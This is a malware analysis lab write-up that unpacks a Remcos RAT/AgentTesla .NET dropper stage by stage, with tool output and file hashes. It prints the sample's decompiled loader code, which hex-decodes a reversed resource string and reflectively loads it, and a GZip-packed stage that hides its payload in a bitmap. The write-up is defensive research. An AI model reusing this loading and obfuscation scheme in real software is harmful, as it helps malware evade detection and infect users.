

Remcos RAT - Malware Analysis Lab

Published: 2023-05-21 · Archived: 2026-04-06 00:59:09 UTC



Overview

Part 1: Preliminary Static Analysis of Starting Binary


Taking a malicious executable which has been categorised as a trojan with the name 'MSIL/AgentTesla' and 'TR/AD.Remcos' on VirusTotal, we can explore it further.

- Source: [MalwareBazaar](#)
- Source: [VirusTotal.com](#)

First off obtain the sample with a particular SHA256 hash:

```
Starting IOC (SHA256): 7a1bb4fe0f62425fdd2e163ea17d84465323c4f2df8aabb8a50b1433e7d42a9f
```

Analysis in pestudio reveals this is a .NET, 32-bit executable with timestamped Debugger and Compiler timestamps. It also had an original name during development of 'tocehi.exe'; however, this may also have been tampered with.




cpu	32-bit
subsystem	GUI
stamps	
compiler-stamp	Mon Aug 25 19:12:12 2098
debugger-stamp	Mon Jan 21 06:39:39 2041
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a

Examining the resources section there is a resource with exceptionally large entropy which indicates it likely contains compressed or encrypted data. There's also a repeating theme of bytes spelling out 'PAD' which may indicate junk data has been added as padding to the binary to make it more challenging to analyse.


name	location	size (91...)	file-ratio (90.44%)	hash	entropy	language	first-bytes-hex	first-bytes-text
DoanHQTCSDL.Chitiethpieunhap.resources	.text:0x0015348	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.chitiethpieuxat.resources	.text:0x0015400	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form1.resources	.text:0x0015488	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form10.resources	.text:0x0015570	180	0.02 %	3d0db1ea29428a97d212edfe46b1ba79	5.054	-	50 41 44 50 41 44 50 B4 00 00 00 CB 70 ...	PADPADP.....p.....
DoanHQTCSDL.Form11.resources	.text:0x0015628	94411	9.29 %	53327dffec8e1fbc8d72c0a8fa55930	3.526	-	50 41 44 50 41 44 50 A4 CE 87 0B 00 00 ...	PADPADP.....C...
DoanHQTCSDL.Form12.resources	.text:0x002C6F8	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form13.resources	.text:0x002C7B0	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form14.resources	.text:0x002C868	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form15.resources	.text:0x002C920	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form16.resources	.text:0x002C9D8	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form17.resources	.text:0x002CA90	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form18.resources	.text:0x002CB48	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form2.resources	.text:0x002CC00	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form3.resources	.text:0x002CCB8	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form4.resources	.text:0x002CD70	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form5.resources	.text:0x002CF28	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form6.resources	.text:0x002CFE0	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form7.resources	.text:0x002CF98	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form8.resources	.text:0x002D050	180	0.02 %	4d332ebfd973951467ee5f07ae34d3cc	4.976	-	50 41 44 50 41 44 50 B4 00 00 00 B4 00 ...	PADPADP.....
DoanHQTCSDL.Form9.resources	.text:0x002D108	180	0.02 %	221b3db2a084472f7160ef006c5d519	5.069	-	50 41 44 50 41 44 50 B4 00 00 00 7F 81 ...	PADPADP.....
DoanHQTCSDL.Properties.Resources.resources	.text:0x002D1C0	819583	80.68 %	e35783619eb5845995641e06a4292d3	7.997	-	68 53 79 73 74 65 6D 2E 44 72 61 77 69 ...	hSystem.Drawing.Bitmap...
version	.rszcc:0x000F7890	796	0.08 %	82FBEAFCECA04CF1AEDAB1DCBBA8479	3.293	neutral	1C 03 34 00 00 00 56 00 53 00 5F 00 564...V...S...V...E...R...S...l...
manifest	.rszcc:0x000F7B8C	490	0.05 %	87DB84991F23A680DFE895AF8946F9C9	5.001	neutral	EF BB BF 3C 3F 78 6D 6C 20 76 65 72 7<?xml version="1.0" ...

Examining the imports shows this is likely dynamically invoking and loading assembly into memory in addition to possibly performing string reversal operations.




Part 2: Decompiling Binary

Opening in [dnSpyEx](#), by right clicking the executable and using 'Go to Entry Point' this takes us to the start of our binary where it runs a new instance of Form1.



Examining this shows what looks to be decoy code and an instance of the form component being initialized. Of interest is that this form uses the System.Reflection class which is unusual and signifies reflective loading of code will likely occur.



Examining this shows a lot of form initialization which seems innocuous at first; however, at one point it gets a string stored within a resource object called "CFD" within the class 'Form11', replaces all instances of "\$" with "E", and reverses it before converting this to base16 (Hex) and loading it in as raw assembly.

```
121     this.label3.Location = new Point(50, 124);
122     this.label3.Margin = new Padding(2, 0, 2, 0);
123     this.label3.Name = "label3";
124     this.label3.Size = new Size(52, 13);
125     this.label3.TabIndex = 2;
126     this.label3.Text = "Mật khẩu";
127     this.textBox1.Location = new Point(119, 81);
128     this.textBox1.Margin = new Padding(2, 2, 2, 2);
129     this.textBox1.Name = "textBox1";
130     this.textBox1.Size = new Size(200, 20);
131     this.textBox1.TabIndex = 3;
132     this.textBox1.TextChanged += this.textBox1_TextChanged;
133     this.textBox2.Location = new Point(119, 119);
134     ComponentResourceManager resources = new ComponentResourceManager(typeof(Form1));
135     this.textBox2.Margin = new Padding(2, 2, 2, 2);
136     this.textBox2.Name = "textBox2";
137     this.textBox2.Size = new Size(200, 20);
138     string hexString = this.Reverse((string)resources.GetObject("CFD")).Replace("$", "E");
139     List<byte> decBytes2 = new List<byte>();
140     for (int i = 0; i < hexString.Length; i += 2)
141     {
142         byte b = Convert.ToByte(hexString.Substring(i, 2), 16);
143         decBytes2.Add(b);
144     }
145     Assembly Wr_99 = AppDomain.CurrentDomain.Load(decBytes2.ToArray());
146     Type type = Wr_99.GetTypes()[0];
147     object[] ext = Form1.EXT;
148     Activator.CreateInstance(type, ext);
149     this.textBox2.TabIndex = 4;
150     this.textBox2.UseSystemPasswordChar = true;
```

By copying the resource CFD into CyberChef and performing these operations, it's revealed this is likely a PE file being loaded into memory.

The screenshot shows a hex editor interface. On the left, a 'Recipe' panel is visible with three sections: 'Find / Replace', 'Reverse', and 'From Hex'. The 'Find / Replace' section has 'Find' set to 'EXTENDED (\N, \T, \X...)' and 'Replace' set to 'E'. The 'Reverse' section is set to 'By Character'. The 'From Hex' section is set to 'Delimiter Auto'. On the right, the 'Input' panel shows a long hex string. A red box highlights a portion of the hex string, and a yellow tooltip box with a red border appears over it, containing the text 'Windows Portable Executable file detected' and 'Output' with a cursor icon. Below the tooltip, a portion of the file's header is visible, including 'MZ' and various characters.

Saving this to a file, a new SHA256 hash can be obtained which has been seen by [VirusTotal](#) and is flagged as a 'spreader' and 'injector'.

IOC (SHA256): 280001013946838a651abbdee890fa4a4d49c382b7b5e78b7805caef036304e2

Of interest is that when this instance is created it is passing an object array called 'ext' which is defined from Form1.EXT. This is defined as a string array containing the entries "71474C547242", "69786F", "DoanHQTCSIDL" all 3 of which are essential for later analysis.

```
THIS.Textbox1.Tabindex = 3;
}
// Token: 0x0400002B RID: 43
public static string[] EXT = new string[] { "71474C547242", "69786F", "DoanHQTCSDL" };
Assembly Wr_99 = AppDomain.CurrentDomain.Load(decBytes2.ToArray());
Type type = Wr_99.GetTypes()[0];
object[] ext = Form1.EXT;
Activator.CreateInstance(type, ext);
```

Part 3: Examining Embedded 1st Stage Payload (Pend.dll)

Opening up in pestudio shows this had an internal name of 'Pend.dll' during development, is likely obfuscated using the SmartAssembly .NET obfuscator, and was compiled on May 3rd, 2023 at 04:45:48 UTC which seems far more plausible to be legitimate given the time this sample was found in the wild.

The image shows a screenshot of PE Explorer. On the left is a tree view of the file's structure, with 'version (Pend.dll)' highlighted in a red box. On the right is a table of properties, with 'tooling' and 'compiler-stamp' highlighted in red boxes.

md5	D4B6893A5512534104C6C7403BE60897
sha1	D4B51C3E4CAFB3B146435A4E2E21BB5DDF
sha256	280001013946838A651ABBDEE890FA4A4D4
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00
first-bytes-text	M Z
file-size	47104 bytes
entropy	6.481
imphash	DAE02F32A21E03CE65412F6E56942DAA
signature	Microsoft .NET
tooling	SmartAssembly .NET obfuscator
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00
file-version	0.0.0.0
description	n/a
file-type	dynamic-link-library
cpu	32-bit
subsystem	console
stamps	
compiler-stamp	Wed May 03 04:45:48 2023
debugger-stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a



Using de4dot the binary can be deobfuscated automatically.


```
1074 186, 67, byte.MaxValue, 254, 249, 191, 246, 195, 95, 19,
1075 62, 215, 49, byte.MaxValue, 123, 198, byte.MaxValue, 254, 4, byte.MaxValue,
1076 251, 251, 240, 191, 25, byte.MaxValue, 91, 240, 191, 191,
1077 136, 254, 253, 47, 127, 237, 107, 254, 253, 15,
1078 230, 127, byte.MaxValue, 104, 250, 247, 249, 175, 243, 99,
1079 191, 6, 160, 101, 180, 42, 247, 39, byte.MaxValue, 58,
1080 217, 175, 241, 59, 211, 191, 127, 49, 127, 251,
1081 87, 243, 191, 127, 243, 175, 129, 127, 127, 163,
1082 95, 227, 226, 55, 252, 47, 126, 157, 223, 234,
1083 215, 120, 251, 27, 254, 111, 244, 239, 197, 111,
1084 248, 235, byte.MaxValue, 186, 191, 209, 175, 113, 245, 27,
1085 174, 126, 237, 223, 232, 215, 248, 131, 126, 195,
1086 127, 134, 50, 155, 127, 204, 111, 248, 59, 254,
1087 186, 197, 175, 241, 167, 254, 134, 9, 253, "Not showing all elements because this array is too big (14340 elements)"
1088 };
1089 return global::TN.sZ.ci(array);
1090 }
1091
1092 // Token: 0x06000005 RID: 5 RVA: 0x00005D50 File Offset: 0x00003F50
1093 public static void xp(string string_0, string string_1, string string_2)
1094 {
1095     Thread.Sleep(44102);
1096     Type type = global::TN.sZ.P2(global::TN.sZ.oj()).GetType("Munoz.Himentater");
1097     object obj = Activator.CreateInstance(type);
1098     string_0 = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { string_0 });
1099     string_1 = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { string_1 });
1100     Bitmap bitmap = global::TN.sZ.I3(string_0, string_2);
1101     byte[] array = global::TN.sZ.sZ(global::TN.sZ.TN(bitmap, 150, 150));
1102     array = (byte[])type.GetMethod("SearchResult").Invoke(obj, new object[] { array, string_1 });
1103     Assembly assembly = global::TN.sZ.P2(array);
1104     global::TN.sZ.Od(assembly);
1105     Environment.Exit(0);
1106 }
1107 }
```

Examining this reveals an overly large byte array which is being GZip decompressed back into a MemoryStream to be loaded.

```
82
83 // Token: 0x06000004 RID: 4 RVA: 0x00005D20 File Offset: 0x00003F20
84 private static byte[] oj()
85 {
86     byte[] array = new byte[]
87     {
88         31, 139, 8, 0, 0, 0, 0, 0, 4, 0,
89         237, 189, 7, 96, 28, 73, 150, 37, 38, 47,
90         109, 202, 123, 127, 74, 245, 74, 215, 224, 116,
91         161, 8, 128, 96, 19,
92         236, 193, 136, 205, 2,
93         35, 41, 171, 42, 129,
94         102, 22, 64, 204, 237
95         239, 189, 247, 222, 1,
96         253, 151, 47, byte.MaxValue, 26,
97         127, 141, 223, 248, 215, 253, 22,
98         158, byte.MaxValue, 221, 251, 53,
99         175, 113, 240, 235, 62, 166, 223,
100         159, byte.MaxValue, 154, byte.Ma
101         126, 205, 226, 215, 40, 127, 221
102         byte.MaxValue, 197, 191, 238, 15
103         127, 241, 175, 251, 139, 232, 22
104         253, 197, 191, 230, byte.MaxValu
105         249, 159, 72, 191, byte.MaxValue
106         145, 208, 111, 248, 99, 127, 196
107         254, 26, 191, 5, byte.MaxValue,
108         71, byte.MaxValue, 126, 68, 191, byte.M Value, 246, 191, 230, 175,
109         252, 117, 87, 191, 246, 239, 250, 107, 194, 235,
110         186, 67, byte.MaxValue, 254, 249, 191, 246, 195, 95, 19,
111         62, 215, 49, byte.MaxValue, 123, 198, byte.MaxValue, 254, 4, byte.MaxValue,
112         251, 251, 240, 191, 25, byte.MaxValue, 91, 240, 191, 191,
113         136, 254, 253, 47, 127, 237, 107, 254, 253, 15,
114         230, 127, byte.MaxValue, 104, 250, 247, 249, 175, 243, 99,
115         191, 6, 160, 101, 180, 42, 247, 39, byte.MaxValue, 58,
116         217, 175, 241, 59, 211, 191, 127, 49, 127, 251,
117         87, 243, 191, 127, 243, 175, 129, 127, 127, 163,
118         95, 227, 226, 55, 252, 47, 126, 157, 223, 234,
119         215, 120, 251, 27, 254, 111, 244, 239, 197, 111,
120         248, 235, byte.MaxValue, 186, 191, 209, 175, 113, 245, 27,
121         174, 126, 237, 223, 232, 215, 248, 131, 126, 195,
122         127, 134, 50, 155, 127, 204, 111, 248, 59, 254,
123         186, 197, 175, 241, 167, 254, 134, 9, 253, "Not showing all elements because this array is too big (14340 elements)"
124     };
125     return global::TN.sZ.ci(array);
126 }
```

By changing our decompiler back into Common Intermediate Language language (IL) and examining method 'oj' again, the full array bytes can be located within a defined structure, and the instructions seem similar to what was seen before, specifically defining a byte array of size 14340.



By copying this array into CyberChef, removing whitespace and line breaks, and converting from hex, it is then identified as a Gzip file.

IOC (SHA256): 40C050C20D957D26B932FAF690F9C2933A194AA6607220103EC798F46AC03403

Examining this on [VirusTotal](#) it is flagged as a trojan with the name 'tedy/vsntdh23'.

Repeating the same process with de4dot and decompiling this shows that it has the namespace 'Munoz' which contains the class 'Himentater' amongst others which is specifically what we're looking for. If we consider the first stage of this malware which ran the method 'xp', we can see that it was using the method 'CasualitySource', and is first passing in string_0 ("71474C547242") before string_1 ("69786F").

```

186, 67, byte.MaxValue, 254, 249, 191, 246, 195, 95, 19,
62, 215, 49, byte.MaxValue, 123, 198, byte.MaxValue, 254, 4, byte.MaxValue,
251, 251, 240, 191, 25, byte.MaxValue, 91, 240, 191, 191,
136, 254, 253, 47, 127, 237, 107, 254, 253, 15,
230, 127, byte.MaxValue, 104, 250, 247, 249, 175, 243, 99,
191, 6, 160, 101, 180, 42, 247, 39, byte.MaxValue, 58,
217, 175, 241, 59, 211, 191, 127, 49, 127, 251,
87, 243, 191, 127, 243, 175, 129, 127, 127, 163,
95, 227, 226, 55, 252, 47, 126, 157, 223, 234,
215, 120, 251, 27, 254, 111, 244, 239, 197, 111,
248, 235, byte.MaxValue, 186, 191, 209, 175, 113, 245, 27,
174, 126, 237, 223, 232, 215, 248, 131, 126, 195,
127, 134, 50, 155, 127, 204, 111, 248, 59, 254,
186, 197, 175, 241, 167, 254, 134, 9, 253, "Not showing all elements because this array is
};
return global::TN.sZ.ci(array);
}

// Token: 0x06000005 RID: 5 RVA: 0x00005D50 File Offset: 0x00003F50
public static void xp(string string_0, string string_1, string string_2)
{
    Thread.Sleep(44102);
    Type type = global::TN.sZ.P2(global::TN.sZ.oJ()).GetType("Munoz.Himentater");
    object obj = Activator.CreateInstance(type);
    string_0 = (string)type.GetMethod("CasualitySource").Invoke(obj, new object[] { string_0 });
    string_1 = (string)type.GetMethod("CasualitySource").Invoke(obj, new object[] { string_1 });
    Bitmap bitmap = global::TN.sZ.jR(string_0, string_2);
    byte[] array = global::TN.sZ.sZ(global::TN.sZ.TN(bitmap, 150, 150));
